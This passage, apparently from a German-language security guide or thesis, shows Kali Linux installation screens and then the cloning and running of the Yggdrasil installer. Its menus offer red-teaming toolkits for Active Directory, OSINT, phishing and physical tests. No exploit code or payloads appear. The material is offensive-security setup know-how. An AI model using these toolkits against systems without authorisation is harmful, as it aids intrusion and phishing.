
### Set up users and passwords

Select a username for the new account. Your first name is a reasonable choice. The username should start with a lower-case letter, which can be followed by any combination of numbers and more lower-case letters.

Username for your account:

Screenshot      Go Back      **Continue**

Abbildung 220: Installation von Kali Linux 12/23



**KALI**

### Set up users and passwords

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.  
Choose a password for the new user:

●●●●●●●●

Show Password in Clear


Please enter the same user password again to verify you have typed it correctly.  
Re-enter password to verify:

●●●●●●●●

Show Password in Clear

Screenshot Go Back **Continue**

Abbildung 221: Installation von Kali Linux 13/23



**KALI**

### Partition disks

The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.

If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.  
Partitioning method:

- Guided - use entire disk**
- Guided - use entire disk and set up LVM
- Guided - use entire disk and set up encrypted LVM
- Manual

Screenshot Go Back **Continue**

Abbildung 222: Installation von Kali Linux 14/23



Abbildung 223: Installation von Kali Linux 15/23




Abbildung 224: Installation von Kali Linux 16/23




Abbildung 225: Installation von Kali Linux 17/23




Abbildung 226: Installation von Kali Linux 18/23




Abbildung 227: Installation von Kali Linux 19/23




Abbildung 228: Installation von Kali Linux 20/23




Abbildung 229: Installation von Kali Linux 21/23





Abbildung 230: Installation von Kali Linux 22/23



**Abbildung 231:** Installation von Kali Linux 23/23

Das Tool Yggdrasil wird nun über GitHub in einem Terminal heruntergeladen und ausgeführt (siehe Abbildung 232). Durch Yggdrasil wird Kali Linux um weitere Tools erweitert, welche beispielsweise für das Active Directory nützlich sind. Hierzu dient die Vorgehensweise, welche in den Bildern (Abbildung 233 - Abbildung 240) zu entnehmen ist.

```
(root@kali)-[~/home/jarl-bjoern]
└─# cd /opt


(root@kali)-[~/opt]
└─# git clone https://github.com/jarl-bjoern/yggdrasil
Cloning into 'yggdrasil' ...
remote: Enumerating objects: 13413, done.
remote: Counting objects: 100% (2916/2916), done.
remote: Compressing objects: 100% (1208/1208), done.
remote: Total 13413 (delta 1654), reused 2812 (delta 1593), pack-reused 10497
Receiving objects: 100% (13413/13413), 11.89 MiB | 6.77 MiB/s, done.
Resolving deltas: 100% (7845/7845), done.

(root@kali)-[~/opt]
└─# date
Wed May 29 21:21:09 CEST 2024

(root@kali)-[~/opt]
└─# cd yggdrasil

(root@kali)-[~/opt/yggdrasil]
└─# python3 yggdrasil.py -aL -sH -tP /opt/red_team_tools -aW /home/jarl-bjoern/workspace -hN red-team-kali -sL
```

Abbildung 232: Download und Ausführung von Yggdrasil



```
File Actions Edit View Help
Trash
Yggdrasil
Version 0.9d
Rainer Christian Bjoern Herold
File System
Please choose between one category

[1] complete : installation of all toolkits
[2] custom : installation of custom tools
[3] forensic : installation of forensic tools
[4] pentest : installation of pentest tools
[5] hardening : installation of hardening tools
[6] training : installation of training tools
[7] red_teaming : installation of red teaming tools
[8] development : installation of development tools

Your Choice: 7
```

Abbildung 233: Anwendung von Yggdrasil 1/8



```

File Actions Edit View Help
Trash
  Yggdrasil
  Version 0.9d
  Rainer Christian Bjoern Herold
File System
[1] complete      : complete configuration
[2] active_directory : tools for active directory
[3] osint         : tools for osint
[4] phishing     : tools for phishing
[5] physical     : tools for physical tests
Your Choice: 2

```

Abbildung 234: Anwendung von Yggdrasil 2/8

```

File Actions Edit View Help
Trash
  Yggdrasil
  Version 0.9d
  Rainer Christian Bjoern Herold
File System
[1] complete      : complete configuration
[2] updates       : automated updates
                    (APT|Cargo|Docker|Git Packages|Pip)
[3] alias         : custom configs (alias|.bashrc|.zshrc)
[4] screenrc     : custom screenrc config
[5] vim          : custom vim config
[6] repo         : kali repository change
[7] shredder     : workspace file shredding script
                    (after 90 days [default])
[8] tmux         : custom tmux config
Your Choice: 2,3,4,6,8

```

Abbildung 235: Anwendung von Yggdrasil 3/8




Abbildung 236: Anwendung von Yggdrasil 4/8

